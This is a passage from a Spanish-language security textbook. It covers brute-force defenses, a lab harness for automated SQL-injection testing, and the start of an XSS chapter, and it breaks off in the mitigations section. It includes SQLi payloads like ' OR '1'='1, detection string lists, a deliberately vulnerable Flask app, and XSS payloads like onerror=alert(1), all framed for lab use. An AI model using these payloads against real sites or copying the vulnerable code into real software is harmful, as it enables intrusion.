- **Bloqueo geográfico** (laboratorio): si tu lab simula una empresa local, rechaza tráfico externo por defecto.
- **Correlación** con IDS/NDR: múltiples 401/429 + escaneo de rutas = riesgo mayor.

(Sin pasos ni firmas específicas para evasión; enfoque únicamente defensivo.)

11) Pruebas seguras y reproducibles (sin atacar el login real)

- **Unit tests** del **módulo de autenticación**: invoca funciones en memoria, sin red.
- **Integration tests** contra un server de **staging** del lab con datos sintéticos y límite de tasa muy bajo (dos o tres llamados cronometrados).
- **Mocks** de almacenamiento (Redis/DB) para validar bloqueos y expiraciones sin “golpear” el sistema real.
- **Carga controlada**: si necesitas medir umbrales, usa **poquísimas** solicitudes por segundo y por muy poco tiempo; registra todo.

Ejemplo de test (pytest) para bloqueo por usuario):

```
def test_lock_after_failures(client, monkeypatch):
    user = "alice"
    for _ in range(6):
        resp = client.post("/login", data={"username": user,
"password": "mala"})
        assert resp.status_code in (401, 429)
        # séptimo intento debería estar bloqueado
        resp = client.post("/login", data={"username": user,
"password": "mala"})
        assert resp.status_code == 429
```

(client es un fixture de Flask para pruebas en memoria; no hay tráfico real.)

12) Políticas de contraseñas modernas

- **No forzar complejidad arbitraria** (NIST 800-63B sugiere longitud y bloqueo de contraseñas prohibidas).
 - **Longitud mínima** $\geq 12-14$.
 - **Bloquear contraseñas comunes** (listas negras locales y actualizadas).
 - **Gestores y frases**: fomenta frases largas, uso de gestores y **MFA**.
 - **Rotación**: solo tras evidencia de compromiso, no periódicamente sin motivo.
-

13) Experimentos de laboratorio: ¿qué medir?

- **Latencia de login** con KDF robusto (objetivo: 50–150 ms).
- **Efectividad de delays** (¿cuánto ralentizan cadenas de fallos?).

- **Tasa de falsos positivos** (bloqueos inadvertidos a usuarios legítimos).
- **Tiempo de detección** (desde el primer patrón hasta la alerta).
- **Cobertura**: ¿capturas spraying distribuido? ¿Qué pasa si varían `User-Agent`?

Documenta resultados en **Markdown** + gráficas, con parámetros, fecha y hash del código de pruebas.

14) Respuesta y recuperación

- **Bloqueos temporales** con expiración clara y self-service (captcha **de laboratorio** o MFA para desbloqueo).
 - **Notificaciones** al usuario y al SOC cuando corresponda (en lab, simula).
 - **Revisión post mortem**: ¿qué señal faltó? ¿qué umbral ajustar?
 - **Listas blancas** para QA/CI del lab (evita contaminar métricas).
-

15) Errores comunes

- Responder **más rápido** cuando la contraseña es incorrecta (filtra información).
 - Mensajes que revelan si el usuario existe ("usuario inválido" vs "contraseña incorrecta").
 - Bloquear **solo por IP** (NAT o CGNAT pueden afectar a muchos usuarios).
 - Almacenar contraseñas con **hash rápido** (SHA-256/MD5).
 - No invalidar sesiones activas tras cambio de contraseña.
 - No registrar *quién/cómo/cuándo* en intentos fallidos.
-

16) Checklist de defensa (laboratorio)

- ☐ KDF robusto (Argon2id/bcrypt) + sal única + pepper externo.
 - ☐ Mensaje de error **genérico**.
 - ☐ **MFA** disponible y aplicable por riesgo.
 - ☐ **Rate limit** por IP, usuario e IP+usuario; delays progresivos.
 - ☐ **Bloqueo temporal** con back-off.
 - ☐ Detección de **spraying** y **stuffing** en logs.
 - ☐ **Honey accounts/passwords** activados (solo lab).
 - ☐ Cookies `Secure/HttpOnly/SameSite`; CSRF en formularios.
 - ☐ TLS correcto + HSTS.
 - ☐ Pruebas unitarias/integración sin tráfico masivo.
-

Conclusiones

La mejor defensa contra "fuerza bruta" no es **devolver el golpe**, sino **eleva el costo** del ataque y **aumentar la visibilidad**:

- **Hashing resistente** y **MFA** limitan el valor de contraseñas comprometidas.
- **Rate limiting**, **delays** y **bloqueos** desincentivan intentos masivos.

- **Detección basada en telemetría** te permite distinguir **spraying**, **stuffing** y **brute force** clásico.
- **Señuelos**, buenas **políticas** y **respuestas** claras completan el cuadro.

Todo lo anterior se ha diseñado para **tu laboratorio** y con **uso ético**. No hemos ofrecido instrucciones de ataque ni herramientas para ejecutar fuerza bruta; sí un conjunto de **controles y prácticas** para que puedas **proteger** sistemas y enseñar a otros por qué estas capas importan.

Capítulo 26. Automatización de pruebas de SQLi en entornos controlados (versión extendida)

Disclaimer: Contenido educativo para prácticas en tu propio laboratorio y con permiso. No pruebes ni ataques sistemas ajenos. Las pruebas de SQLi aquí son éticas y controladas; el uso indebido es ilegal. Sé ético

Introducción

La inyección SQL (**SQLi**) es una de las vulnerabilidades más conocidas y con mayor impacto histórico en aplicaciones web y APIs. También es de las **mejor entendidas** y, por ende, **más prevenibles**. En un laboratorio ético, no queremos “romper” nada: queremos **verificar** de manera reproducible que nuestros endpoints **no** son vulnerables. Este capítulo te guía para construir **automatización** de pruebas de SQLi en **entornos controlados**, con límites, evidencia y un enfoque **defensivo**: detectaremos patrones de riesgo y validaremos controles como **consultas parametrizadas**, sanitización, límites de tiempo y mensajes de error no reveladores.

Verás:

1. Un modelo de amenaza y qué **no** haremos.
2. Cómo diseñar tu **lab** (aplicación de práctica) para probar, sin afectar sistemas reales.
3. Un **harness** en Python (cliente HTTP responsable + orquestador de pruebas).
4. Detectores: **error-based**, **boolean-based**, **time-based** (en laboratorio), y señales de **union/select** no esperadas.
5. Evidencia y reporte (JSONL/CSV/Markdown).
6. Unit tests de servidor: **parametrización** obligatoria y Katas de “no regresión”.
7. Buenas prácticas, límites, y defensas complementarias.

Ética operativa: todo ocurre dentro de tu **propio laboratorio**. Nada de payloads contra terceros, nada de evasión de CAPTCHA, nada de fuerza bruta. El objetivo es **asegurar** tus aplicaciones de práctica, no atacarlas.

1) Modelo de amenaza y alcance

Qué sí haremos

- Validar que endpoints del **lab** (p. ej., `/search`, `/users?id=...`, `/api/orders`) no exponen SQLi.
- Probar **safely** con un conjunto pequeño de entradas de **caja negra** (HTTP) y, por separado, **unit tests** de **caja blanca** que exijan **consultas parametrizadas**.
- Emplear **rate limit**, allowlists de dominio y **timeouts** para no saturar.
- Registrar todos los resultados con **redacción** (no guardar tokens/cookies en claro).

Qué no haremos

- No masificaremos diccionarios de payloads.
- No guiaremos a evadir WAF ni controles de producción.
- No “pescaremos” errores sensibles: si aparecen en tu lab, los **documentas** y **corriges**.

2) Entorno de laboratorio

Topología mínima (sugerencia):

- VM “App” con un servidor de práctica (Flask/FastAPI/Django) y una base **local** (SQLite/PostgreSQL de lab).
- VM “Tester” donde correrás el **harness** en Python.
- Red **host-only/interna** con DNS/hosts que resuelvan `lab-web.local` y `api.lab-web.local`.
- Certificado TLS emitido por tu **CA de laboratorio**.

Datos sintéticos: crea tablas y filas **falsas** (usuarios de prueba, pedidos de prueba), sin PII real. Habilita logs de aplicación y base de datos (en nivel INFO/WARN) para observar el efecto de tus pruebas sin ruido excesivo.

3) Recordatorio: por qué la parametrización mata la SQLi

El problema no es “usar SQL”, sino **concatenar** entradas del usuario en cadenas SQL. La solución estándar es **parametrizar**:

Inseguro (solo para ilustrar en lab):

```
# NO HAGAS ESTO EN PRODUCCIÓN
q = f"SELECT * FROM users WHERE name = '{user_input}'"
cursor.execute(q)
```

Seguro (parametrizado):

```
# Python sqlite3 - placeholders '?'
cursor.execute("SELECT * FROM users WHERE name = ?", (user_input,))
```

Seguro (psycopg2 / PostgreSQL):

```
# placeholders '%s'
cur.execute("SELECT * FROM users WHERE id = %s", (user_id,))
```


La parametrización separa **código** de **datos**. Tu suite automatizada debe **verificar** que el servidor de lab usa **siempre** parámetros en consultas.

4) Diseño del servidor de práctica (lab)

Para automatizar pruebas, define dos endpoints sencillos:

- `/search?q=` → devuelve coincidencias por nombre.
- `/user?id=` → devuelve un usuario por id.

Implementación segura (Flask + sqlite3, lab):

```
# app_lab.py (solo laboratorio)
import sqlite3
from flask import Flask, request, jsonify, abort

app = Flask(__name__)

def get_db():
    conn = sqlite3.connect("lab.db")
    conn.row_factory = sqlite3.Row
    return conn

@app.get("/search")
def search():
    q = request.args.get("q", "").strip()
    if len(q) > 64: abort(400)
    with get_db() as db:
        cur = db.execute("SELECT id, name FROM users WHERE name
LIKE ? LIMIT 25", (f"%{q}%",))
        rows = [dict(r) for r in cur.fetchall()]
        return jsonify({"count":len(rows), "items":rows})

@app.get("/user")
def get_user():
    try:
        uid = int(request.args.get("id", "0"))
    except ValueError:
        abort(400)
    with get_db() as db:
        cur = db.execute("SELECT id, name, email FROM users WHERE
id = ?", (uid,))
        row = cur.fetchone()
        if not row: return jsonify({"ok":False}), 404
        return jsonify({"ok":True, "user":dict(row)})
```

Observa límites: longitud en `q`, `int()` para `id`, `LIMIT`, y siempre **placeholders**. Tu automatización confirmará que **no aparece SQLi** e identificará **errores indebidos** (mensajes de base de datos, 500, cambios bruscos de latencia).

5) Cliente HTTP responsable (allowlist, timeouts, rate-limit)

Reutilizamos el estilo de capítulos previos:

```
# sqli_client.py (lab)
import time, random, requests
from urllib.parse import urlsplit

ALLOWED = {"lab-web.local", "api.lab-web.local"}
DEFAULT_TIMEOUT = (3.05, 8)
UA = "LabSQLiTester/1.0 (+lab-only) "

class Client:
    def __init__(self, ca="/path/ca-lab.pem", delay=(0.15,0.35)):
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA,
"Accept": "application/json"})
        self.ca = ca
        self.delay = delay

    def get(self, url, **kw):
        host = urlsplit(url).hostname
        if host not in ALLOWED:
            raise ValueError("Fuera de alcance permitido")
        kw.setdefault("timeout", DEFAULT_TIMEOUT)
        kw.setdefault("verify", self.ca)
        time.sleep(random.uniform(*self.delay))
        return self.s.get(url, **kw)
```

6) Orquestador de pruebas: estrategia y payloads acotados

Estrategia de caja negra (HTTP):

- **Control:** inputs inocuos ("ana", id=1).
- **Error-based:** entradas con comillas/escapes que suelen provocar errores si hay concatenación.
- **Boolean-based:** pares de entradas que, en presencia de SQLi, alteran el resultado sin depender de errores.
- **Time-based (lab):** entradas que inducen **un retraso** si el backend evalúa "como SQL" el texto. En **lab**, usa un delay **mínimo** (p. ej., 1 s) y muy pocos intentos.

Mantén el set **pequeño**. No necesitas listas enormes: el objetivo es **detectar** vulnerabilidad, no explotarla.

Ejemplo acotado (para lab, un motor genérico):

```
PAYLOADS = {
    "control": ["ana", "bruno"],
    "errorish": ["'", "\"", "'-'"],
    "boolean": ["ana' OR '1'='1", "ana' AND '1'='0"],
```

```
    # time-based se parametriza por motor; en lab usa tu propio
    dialécto seguro
}
```

Nota ética: estos ejemplos **solo** se usan contra tu app de **laboratorio**. No los dispares contra sistemas ajenos.

7) Detectores: cómo decidir si “huele” a SQLi

Métricas útiles por respuesta:

- `status HTTP` (200/400/404/500).
- `len` del cuerpo (bytes) y `json.count`.
- `elapsed_ms` (latencia).
- Presencia de **cadenas de error** en cuerpo/cabeceras.

Heurísticas:

- **Error-based:** un input mínimo (p. ej., ') **no** debe causar 500 ni exponer mensajes del driver/DB.
- **Boolean-based:** par (P true, P false) no debería producir cambios **drásticos** de conteo si la búsqueda es por texto; en servicios “exact match” la diferencia debe seguir reglas de negocio, no “activar todo”.
- **Time-based (lab):** `elapsed_ms > umbral` con payload específico → sospechoso, repetir una vez para confirmar.

Detector simple:

```
ERROR_STRINGS = [
    "SQL syntax", "sqlite3.OperationalError", "unterminated
string",
    "You have an error in your SQL", "psql:", "PG::SyntaxError"
]

def has_sql_error(text: str) -> bool:
    low = (text or "").lower()
    return any(s.lower() in low for s in ERROR_STRINGS)
```

8) Runner de pruebas (GET sobre /search y /user)

```
# sqli_runner.py
import json, time
from urllib.parse import urlencode
from sqli_client import Client
from detectors import has_sql_error # asume detector anterior

BASE = "https://lab-web.local"
LOG = "sqli_results.jsonl"

def log_event(ev):
    with open(LOG, "a", encoding="utf-8") as f:
```

```

        f.write(json.dumps(ev, ensure_ascii=False) + "\n")

def probe_search(c: Client, q: str):
    t0 = time.perf_counter()
    r = c.get(f"{BASE}/search?{urlencode({'q': q})}")
    dt = int((time.perf_counter()-t0)*1000)
    body = r.text
    ok_json = False
    count = None
    try:
        data = r.json(); ok_json = True; count = data.get("count")
    except Exception:
        pass
    ev = {"endpoint":"/search", "q":q, "status":r.status_code,
"ms":dt,
        "len":len(body), "has_err": has_sql_error(body), "count":
count}
    log_event(ev); return ev

def probe_user(c: Client, uid: str):
    t0 = time.perf_counter()
    r = c.get(f"{BASE}/user?{urlencode({'id': uid})}")
    dt = int((time.perf_counter()-t0)*1000)
    body = r.text
    ev = {"endpoint":"/user", "id":uid, "status":r.status_code,
"ms":dt,
        "len":len(body), "has_err": has_sql_error(body)}
    log_event(ev); return ev

```

Interpretación (ejemplos):

- Si `q=""` produce **500** o `has_err=True`, hay un problema de manejo de entrada o errores demasiado verbosos.
- Si `q="ana"` OR `'1'='1'` duplica el `count` sin un patrón de negocio válido, sospecha.
- Si `id="1"` OR `1=1` no devuelve 400/404 y en cambio trae “otro usuario”, sospecha.

Ajusta a tu app: `/search` con LIKE puede variar el conteo de forma legítima. Compara vs controles (p. ej., `"ana"` vs `"ana" AND '1'='0'` no debería **mejorar** resultados).

9) Time-based en lab (con retraso explícito)

Los motores difieren (`SLEEP(1)`, `pg_sleep(1)`, etc.). En **tu** app de lab puedes añadir un **endpoint de prueba controlada** que **solo** responda lento cuando recibe una cadena muy específica y que **no** exista en producción (feature flag de test). Así validas que tu detector de **latencia** y tu instrumentación funcionen **sin** abusar del motor SQL.

Por ejemplo, en el servidor de lab:

```

@app.get("/latency-test")
def latency_test():
    q = request.args.get("q", "")
    # Solo en entorno de laboratorio:

```

```
if q == "trigger_lab_delay":
    time.sleep(1.0)
return jsonify({"ok": True})
```

Y en el runner, mide si detectas correctamente ese segundo de retraso (umbral, p. ej., >900 ms). **No** implementes retrasos a través de SQL real; el punto es validar tu **instrumentación**, no “cómo dormir la base”.

10) Reporte y criterios de evaluación

JSONL te da trazabilidad; para un resumen de lectura rápida crea un CSV/Markdown:

- % de respuestas **200/400/404/500**.

- **de respuestas con mensajes de SQL.**

- Diferencias notables de `count` entre pares booleanos.
- Latencias > umbral durante payloads “latency-test”.
- Recomendaciones: parametrizar, validar tipos, ocultar detalles de error, límites de longitud, sanitización de logs.

Umbrales sugeridos (ajusta a tu lab):

- Tolerancia de latencia: +600–900 ms frente al control.
 - Dif de longitud de cuerpo: >20% con payload “booleano” → revisa.
 - Mensajes de error SQL: **cero** aceptados hacia el cliente.
-

11) Unit tests del servidor: “no regrese a concatenar”

A nivel de código, exige **parametrización** siempre. Ejemplo con `pytest` y SQLite en memoria:

```
# test_db_param.py
import sqlite3, pytest

@pytest.fixture
def db():
    conn = sqlite3.connect(":memory:")
    conn.execute("CREATE TABLE users(id INTEGER PRIMARY KEY, name TEXT)")
    conn.execute("INSERT INTO users(name) VALUES ('ana'),('bruno')")
    yield conn
    conn.close()

def find_user_insecure(conn, name):
    # ejemplo inseguro para el kata: detectarlo y prohibirlo
    q = f"SELECT id FROM users WHERE name = '{name}'"
    return [r[0] for r in conn.execute(q).fetchall()]
```

```
def find_user_secure(conn, name):
    return [r[0] for r in conn.execute("SELECT id FROM users WHERE
name = ?", (name,)).fetchall()]

def test_insecure_breaks(db):
    # string con comilla debería romper o comportarse mal
    with pytest.raises(Exception):
        find_user_insecure(db, "ana'")

def test_secure_ok(db):
    assert find_user_secure(db, "ana'") == []
```

Meta: que el equipo aprenda a **detectar** y **eliminar** concatenación insegura en PRs antes de llegar a producción.

12) Sanidad de errores y observabilidad

En tu app de lab:

- **Nunca** dejes pasar al cliente mensajes del motor (stack traces, nombres de tablas, SQL exacto).
 - Centraliza 400/404 para inputs inválidos y 500 para errores internos (con IDs de correlación).
 - En logs **internos**, registra la excepción pero **no** la consulta completa con datos sensibles.
 - Usa **SLOs**: picos de 500 tras cambios en endpoints críticos → investigación inmediata.
-

13) Defensa en capas (además de parametrización)

- **Validación de tipos** (IDs numéricos → `int`, fechas → parser estricto).
 - **Límites**: longitud, `LIMIT/OFFSET` razonables, top-N.
 - **Mínimos privilegios**: el usuario de DB del servicio **no** debe poder `DROP/ALTER`.
 - **Views/Stored procedures** bien diseñados (cuando aporten claridad y control).
 - **ORM** con query builders seguros (pero evita concatenar cadenas manualmente en `.raw()` o `.text()` sin bind parameters).
 - **WAF** de lab para ver qué alertas gatilla, **sin** confiar ciegamente en él.
-

14) Integración del pipeline

- Define un **manifiesto** de endpoints a probar (ruta, método, campos a inyectar).
- Corre el runner sobre ese manifiesto en **ventanas** controladas (no en cada commit si el lab es pequeño).
- Versiona resultados: `sqli_results-YYYYMMDD.jsonl` + un **reporte** Markdown con hallazgos y recomendaciones.

Ejemplo simple de manifiesto (YAML conceptual):

```
targets:
- name: search
  url: "https://lab-web.local/search"
  param: "q"
  type: "string"
- name: user
  url: "https://lab-web.local/user"
  param: "id"
  type: "integer"
```

El runner itera y decide qué payloads aplicar según `type`.

15) Límites éticos y de seguridad en la automatización

- **Allowlist** de dominios (ya implementada).
 - **Velocidad**: no más de 1–3 req/s en el lab por endpoint.
 - **Duración**: corta. No ejecute “fuzzers” durante horas.
 - **No persistir secretos**: si se devuelven cookies/tokens, **redáctalos** en los logs.
 - **No reutilizar** payloads fuera del lab.
 - **No “pivotar”**: el runner no debe seguir enlaces fuera de tu host de prueba.
-

16) Checklist de “endpoint sano” (lab)

- [] Entrada validada en **tipo** y **longitud**.
 - [] Consultas **parametrizadas** (nunca concatenación).
 - [] **Errores** sanitizados (sin mensajes de driver).
 - [] **Logs** internos con detalle suficiente, sin datos sensibles.
 - [] **Límites** de recursos (timeout, LIMIT, paginación).
 - [] **SLO** de errores y latencia definidos y monitoreados.
 - [] **Tests** unitarios y de integración (runner) en CI del **lab**.
 - [] **Revisión de PRs** con regla “no raw SQL sin bind parameters”.
-

17) Preguntas frecuentes en el lab

¿Puedo usar herramientas automáticas conocidas? En tu lab, sí, para **comparar** resultados y aprender, siempre con límites. No las apuntes a terceros.

¿Cómo simulo distintos motores SQL? Usa contenedores con SQLite/PostgreSQL/MySQL de **laboratorio** y ajusta payloads **mínimos** específicos, siempre dentro del entorno controlado.

¿Time-based sin “romper” nada? Valida la **instrumentación** con un endpoint de prueba (Sección 9) en vez de inducir “sueños” en la DB.

18) Cierre: método por encima de trucos

Automatizar pruebas de SQLi **no** es coleccionar payloads: es **construir método**. Con un cliente responsable, un runner con límites, detectores claros, evidencia reproducible y tests que **obligan** a la parametrización, conviertes un riesgo clásico en una pieza más del pipeline de calidad de tu **laboratorio**.

Te llevas:

- Un diseño de **lab** seguro para practicar.
 - Un **harness** de pruebas de caja negra con heurísticas acotadas.
 - **Unit tests** que prohíben concatenación insegura.
 - Un proceso de **reporte** claro, con hallazgos accionables.
 - Un enfoque ético y profesional: **proteger** supera a “explotar”.
-

Capítulo 27. Ejemplo práctico de XSS con Python (versión extendida)

Disclaimer: Este capítulo es exclusivamente educativo en laboratorio propio y autorizado. No pruebes ni ataques sistemas ajenos. Los ejemplos buscan mejorar la seguridad; el mal uso es ilegal y tu responsabilidad

Introducción

El **Cross-Site Scripting (XSS)** es una vulnerabilidad clásica del mundo web que permite la ejecución de JavaScript no confiable en el navegador de la víctima. Aunque muchas plataformas modernas han reducido su incidencia, XSS sigue apareciendo por **errores de codificación/escape**, control insuficiente de **contextos HTML** y **faltas de defensa en profundidad** (como políticas CSP laxas). En este capítulo trabajarás **únicamente en tu laboratorio** para:

- Entender los **tipos** de XSS (reflejado, almacenado, DOM-based) y los **contextos** (HTML, atributos, URL, JS).
- Levantar una **mini app de laboratorio** con una ruta vulnerable y otra segura.
- Usar **Python** para automatizar **pruebas controladas**, incluyendo detección de reflexión, señales de ejecución posible y verificación de cabeceras defensivas.
- Aplicar **mitigaciones**: *output encoding* contextual, sanitización para contenido rico, **CSP** y controles de plataforma.
- Documentar resultados con **evidencia reproducible** (JSONL/CSV) y un checklist de endurecimiento.

La meta no es “explotar” sistemas, sino **aprender a prevenir** y **validar** que tu aplicación de práctica está protegida. Todo en un **entorno aislado** y con **autorización**.

1) XSS en 5 minutos: tipos y contextos

Tipos principales

- **Reflejado:** la aplicación “devuelve” de inmediato un valor controlado por el usuario sin escapar, que el navegador interpreta como HTML/JS.
- **Almacenado:** el valor peligroso queda persistido (p. ej., en un comentario) y se sirve a otros usuarios hasta que se sanee.
- **DOM-based:** la vulnerabilidad está en el cliente; el JavaScript de la página inserta contenido no confiable en el DOM sin escape apropiado.

Contextos de inyección (clave para el escape)

- **HTML (texto):** dentro del contenido de un elemento (`<p>...</p>`).
- **Atributos HTML:** valores de `title`, `alt`, `value`, `href`, etc.
- **Contexto JS:** valores interpolados dentro de `<script>var x = "...";</script>`.
- **Contexto URL:** en `href`, `src`, `location`, `data:/javascript:` si no hay validación.
- **Eventos inline:** `onclick="..."` y similares (mejor evitarlos por completo).

Cada contexto exige **codificación/escape** específico; no existe “un escape universal” que sirva para todos.

2) Laboratorio: mini aplicación vulnerable y versión segura

Trabajarás en una red **host-only** con dominio `https://lab-web.local` (usa `/etc/hosts` o DNS de tu lab). Instala certificados de tu **CA de laboratorio** para HTTPS.

Estructura:

```
lab-xss/
├── app_vuln.py
├── app_safe.py
├── templates/
│   ├── search_vuln.html
│   └── search_safe.html
├── data/
│   └── comments.db    (para ejemplo almacenado)
```

2.1 App vulnerable (solo laboratorio)

```
# app_vuln.py (no usar fuera del lab)
from flask import Flask, request, render_template_string,
render_template, redirect, url_for
from flask import g
import sqlite3, os

app = Flask(__name__)
DB = "data/comments.db"
os.makedirs("data", exist_ok=True)

def get_db():
```

```

        if "db" not in g:
            g.db = sqlite3.connect(DB)
            g.db.execute("CREATE TABLE IF NOT EXISTS comments(id
INTEGER PRIMARY KEY, text TEXT)")
            return g.db

@app.teardown_appcontext
def close_db(exc):
    db = g.pop("db", None)
    if db: db.close()

# Reflejado: imprime q sin escapar en el HTML (vulnerable)
@app.get("/search")
def search():
    q = request.args.get("q", "")
    # Plantilla insegura: inyecta directamente {{ q|safe }}
    simulando error
    html = """
<!doctype html><meta charset="utf-8">
<h1>Resultados de búsqueda</h1>
<p>Buscaste: {q}</p>
<form method="get">
    <input name="q" value="{q}">
    <button>Buscar</button>
</form>
""".format(q=q) # @ reflejado sin escape
    return render_template_string(html)

# Almacenado: guarda y muestra sin sanitizar (vulnerable)
@app.route("/comments", methods=["GET", "POST"])
def comments():
    db = get_db()
    if request.method == "POST":
        txt = request.form.get("text", "")
        db.execute("INSERT INTO comments(text) VALUES (?)", (txt,))
        db.commit()
        return redirect(url_for("comments"))
    rows = db.execute("SELECT id, text FROM comments ORDER BY id
DESC").fetchall()
    # @ renderiza text sin escape en lista
    items = "".join(f"<li>{r[1]}</li>" for r in rows)
    return f"<!doctype html><meta charset='utf-
8'><h1>Comentarios</h1><form method=post><textarea
name=text></textarea><button>Enviar</button></form><ul>{items}</ul>
"

```

Arranque en terminal:

```

python3 -m venv venv && source venv/bin/activate
pip install flask
FLASK_APP=app_vuln.py flask run --host 0.0.0.0 --port 8443
# En tu reverse-proxy del lab, termina TLS con tu CA (opcional) o
usa http://...

```

Sola y estrictamente para practicar en el lab: `/search?q= refleja sin escape (reflejado)` y `/comments` almacena y sirve sin sanitizar (almacenado).

2.2 App segura (escape contextual + defensa)

```
# app_safe.py (laboratorio, versión corregida)
from flask import Flask, request, render_template
import html, sqlite3, os
from markupsafe import escape
from flask import g

app = Flask(__name__)
DB = "data/comments.db"
os.makedirs("data", exist_ok=True)

def get_db():
    if "db" not in g:
        g.db = sqlite3.connect(DB)
        g.db.execute("CREATE TABLE IF NOT EXISTS comments(id
INTEGER PRIMARY KEY, text TEXT)")
        g.db.row_factory = sqlite3.Row
    return g.db

@app.teardown_appcontext
def close_db(exc):
    db = g.pop("db", None)
    if db: db.close()

@app.get("/search")
def search():
    q = request.args.get("q", "")
    # Escape contextual en Jinja2 por defecto (autoescape) si
    usamos plantillas
    return render_template("search_safe.html", q=q)

@app.route("/comments", methods=["GET", "POST"])
def comments():
    db = get_db()
    if request.method == "POST":
        txt = request.form.get("text", "")
        # Sanitización opcional para contenido rico (ver sección 6)
        db.execute("INSERT INTO comments(text) VALUES (?)", (txt,))
        db.commit()
        return ("", 303, {"Location": "/comments"})
    rows = db.execute("SELECT id, text FROM comments ORDER BY id
DESC").fetchall()
    return render_template("comments_safe.html", rows=rows)
```

Plantillas seguras (templates/search_safe.html y
templates/comments_safe.html):

```
<!-- templates/search_safe.html -->
<!doctype html>
<meta charset="utf-8">
<h1>Resultados</h1>
<p>Buscaste: {{ q }}</p> <!-- Jinja2 autoescape: seguro en contexto
HTML Text -->
<form method="get">
    <input name="q" value="{{ q|e }}"> <!-- e = escape para atributos
-->
```

```

    <button>Buscar</button>
</form>

<!-- templates/comments_safe.html -->
<!doctype html>
<meta charset="utf-8">
<h1>Comentarios</h1>
<form method="post">
    <textarea name="text"></textarea>
    <button>Enviar</button>
</form>
<ul>
    {% for r in rows %}
        <li>{{ r['text'] }}</li> <!-- autoescape -->
    {% endfor %}
</ul>

```

Nota: el *escape por defecto* de Jinja2 protege en **texto HTML** y **atributos** con `|e`, pero si renderizas dentro de un `<script>` o CSS, debes usar estrategias específicas (ver Sección 6).

3) Python: cliente responsable y detector de reflexión

Creemos un cliente HTTP con **allowlist**, **timeouts** y **evidencia**:

```

# xss_client.py
import time, json, requests
from urllib.parse import urlsplit, urlencode

ALLOWED = {"lab-web.local", "127.0.0.1", "localhost"}
TIMEOUT = (3.05, 8)
UA = "LabXSS/1.0 (+lab-only)"

class Client:
    def __init__(self, base="http://127.0.0.1:8443"):
        self.base = base.rstrip("/")
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA})

    def _check(self, url):
        host = urlsplit(url).hostname
        if host not in ALLOWED:
            raise ValueError(f"Fuera de alcance permitido: {host}")

    def get(self, path, params=None):
        url = f"{self.base}{path}"
        if params:
            url += "?" + urlencode(params, doseq=True)
        self._check(url)
        r = self.s.get(url, timeout=TIMEOUT, allow_redirects=True)
        return r

```

Detector de **reflexión** (¿la entrada reaparece en el HTML?):

```
# xss_detect.py
import re, time
from xss_client import Client

DANGERS = [
    "<script", "onerror=", "onload=", "javascript:",
    "data:text/html"
]

def reflected(html, payload):
    return payload in html

def has_inline_events(html):
    return bool(re.search(r"on\w+\s*=", html, re.I))

def run_reflected_test(payload):
    c = Client()
    r = c.get("/search", params={"q": payload})
    html = r.text
    return {
        "status": r.status_code,
        "reflected": reflected(html, payload),
        "inline_events_found": has_inline_events(html),
        "len": len(html)
    }

if __name__ == "__main__":
    print(run_reflected_test("<img src=x onerror=alert(1)>")) #
solo lab
```

Este *detector* no ejecuta JavaScript; solo observa **reflexión** y **señales** riesgosas en el HTML (atributos de evento, etc.). Para comprobar ejecución real en un lab, puedes usar **Selenium/Playwright** con un perfil de navegador aislado (ver Sección 5), siempre con hosts de laboratorio.

4) Prueba de XSS reflejado y almacenado (en tu lab)

Reflejado (solo lab):

1. Inicia `app_vuln.py`.
2. Visita (en tu VM de pruebas):
`http://127.0.0.1:8443/search?q=<img%20src=x%20onerror=alert(1)>`
 En una app insegura, el navegador ejecutará el handler del evento; en una app segura, verás el texto escapado o bloqueado.

Almacenado (solo lab):

1. Abre `/comments` y publica en "texto" un valor como `hola` (visible y, en versión vulnerable, con HTML activo).
2. En la versión **vulnerable**, incluso un input como `` se renderiza y podría ejecutarse al recargar.
3. En la versión **segura** (autoescape), el navegador debería **imprimir** la cadena como texto sin ejecutar.

Recuerda: no uses estas cadenas en sitios ajenos. Mantente **solo** en tu laboratorio.

5) Verificación con Selenium (opcional, laboratorio)

Para confirmar ejecución DOM real en un entorno aislado:

```
pip install selenium webdriver-manager

# xss_selenium_lab.py
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from webdriver_manager.chrome import ChromeDriverManager
from urllib.parse import quote

def lab_browser():
    opts = Options()
    opts.add_argument("--headless=new")
    opts.add_argument("--ignore-certificate-errors") # solo lab
    return webdriver.Chrome(ChromeDriverManager().install(),
options=opts)

def check_reflected_execution(payload):
    url = "http://127.0.0.1:8443/search?q=" + quote(payload)
    b = lab_browser()
    b.get(url)
    # En pruebas reales se podría observar un cambio de título,
    cookie, etc.
    # Para un 'alert', Chrome headless no muestra diálogo; usa un
    side-effect controlado en tu lab.
    src = b.page_source.lower()
    b.quit()
    return ("onerror=" in src) and (payload.lower() in src)

if __name__ == "__main__":
    print(check_reflected_execution('<img src=x
onerror=console.log("lab")>'))
```

Mejor enfoque de verificación en lab: instrumenta tu app para que, si se ejecuta cierto JS, haga `fetch('/telemetry?marker=123')`. Tu Selenium entonces espera que `/telemetry` haya sido invocado (revisa logs del server de lab). Evita depender de `alert()`.

6) Mitigaciones: *Output encoding* contextual, sanitización y CSP

Regla de oro: escapar al salir (no al entrar) y según el contexto donde insertas el dato.

- **HTML texto:** escape de caracteres `<`, `>`, `&`, `"`. (Jinja2 autoescape lo hace).
- **Atributos HTML:** además de lo anterior, evita comillas sin cerrar; preferir `|e` en plantillas y **nunca** concatenar atributos manualmente.

- **JavaScript inline: evítalo.** Si debes interpolar datos en JS, hazlo vía `data-* + JSON.stringify` y usa `<script nonce>` servido por el servidor; o usa plantillas que apliquen *JS string encoding* seguro.
- **URL:** valida esquema (`http`, `https`) y aplica **whitelist**; rechaza `javascript:`, `data:`, `vbscript:`.
- **Eventos inline: prohibidos** por norma interna. Usa `addEventListener` en JS externo con CSP que **bloquee inline**.

Sanitización (para contenido rico que DEBE permitir HTML, p. ej., comentarios con formato):

Usa librerías como `bleach` (Python) o equivalentes para **permitir solo** un conjunto mínimo de etiquetas/atributos (``, `<i>`, `<a href>`) y **reescribir o eliminar** el resto.

```
pip install bleach
import bleach
ALLOWED_TAGS = ["b", "i", "em", "strong", "a", "p", "ul", "li"]
ALLOWED_ATTRS = {"a": ["href", "title", "rel"]}
def sanitize_html(s):
    return bleach.clean(s, tags=ALLOWED_TAGS,
                       attributes=ALLOWED_ATTRS, strip=True)
```

-
- Aun con sanitización, **aplica escape** al renderizar en plantillas para contextos no-HTML (JS, URL, CSS).

